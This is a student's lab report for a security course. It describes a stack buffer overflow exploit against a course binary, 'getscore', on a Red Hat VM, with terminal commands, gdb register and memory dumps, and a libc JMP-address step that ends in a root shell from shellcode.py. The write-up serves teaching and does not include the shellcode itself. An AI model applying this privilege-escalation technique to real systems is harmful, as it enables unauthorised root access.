



Assignment 2 Report

To make the exploit I first overflowed the buffer with a large amount of 'A' characters. I then used gdb to check the values of the registers 'esp' and 'eip'. I measured the distance of the last 0x41414141 until the value of the eip register, and changed the number of 'A' characters to overwrite up to, but not including, the eip.




```
redhatnine [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@localhost:/home/guest/project1
File Edit View Terminal Go Help
[root@localhost project1]# ls
core.11051 error.log getscore getscore.c redhatnine_1.img score.txt
[root@localhost project1]# s=$(printf "%-129s" "A")
[root@localhost project1]# ./getscore "${s// /A}" 1234567890
Segmentation fault (core dumped)
[root@localhost project1]# ls
core.11051 error.log getscore.c score.txt
core.11055 getscore redhatnine_1.img
```



```
root@localhost:/home/guest/project1
File Edit View Terminal Go Help
core.11062 error.log getscore getscore.c redhatnine_1.img score.txt
[root@localhost project1]# gdb -c core.11062
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu".
Core was generated by `./getscore AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
#0 0x08048600 in ?? ()
(gdb) info registers $esp
esp                0xbfffe140                0xbfffe140
(gdb) x/100x $esp-200
0xbfffe078: 0x00000169 0x4206f037 0x0000000e 0x0000016d
0xbfffe088: 0x42131300 0x42130a14 0x42131300 0x0804890c
0xbfffe098: 0xbfffe0b8 0x00000000 0x42070ba0 0x00000000
0xbfffe0a8: 0xbfffe3d4 0x42130a14 0x41414141 0x41414141
0xbfffe0b8: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffe0c8: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffe0d8: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffe0e8: 0x41414141 0x41414141 0x41414141 0x41414141
```

project1
root@localhost:/home/guest/projei
Mon Oct 02 4:19 PM
Right Ctrl




Now that I could write to the eip, I disassembled the shared lib into a file, and found the JMP instruction I can use. I 'pack'ed the address so that I could use it in my malicious input.


```

[root@localhost project1]# ldd getscore
libc.so.6 => /lib/tls/libc.so.6 (0x42000000)
/lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
[root@localhost project1]#

```



I then subtracted the length of the malicious input from the number of 'A's in order to fit the instructions in. Combining these together into one command, and the buffer overflow attack is complete.



The screenshot shows a virtual machine window titled "redhatnine [Running] - Oracle VM VirtualBox". Inside the VM, a terminal window is open with the title "guest@localhost:~/project1". The terminal has a menu bar with "File", "Edit", "View", "Terminal", "Go", and "Help". The terminal output shows the following commands and results:

```
[guest@localhost guest]$ cd project1/
[guest@localhost project1]$ ls
disasm.txt  getscore    redhatnine_1.img  shellcode.py
error.log   getscore.c  score.txt
[guest@localhost project1]$ python shellcode.py
sh-2.05b#
```

A cursor is visible at the end of the "sh-2.05b#" prompt.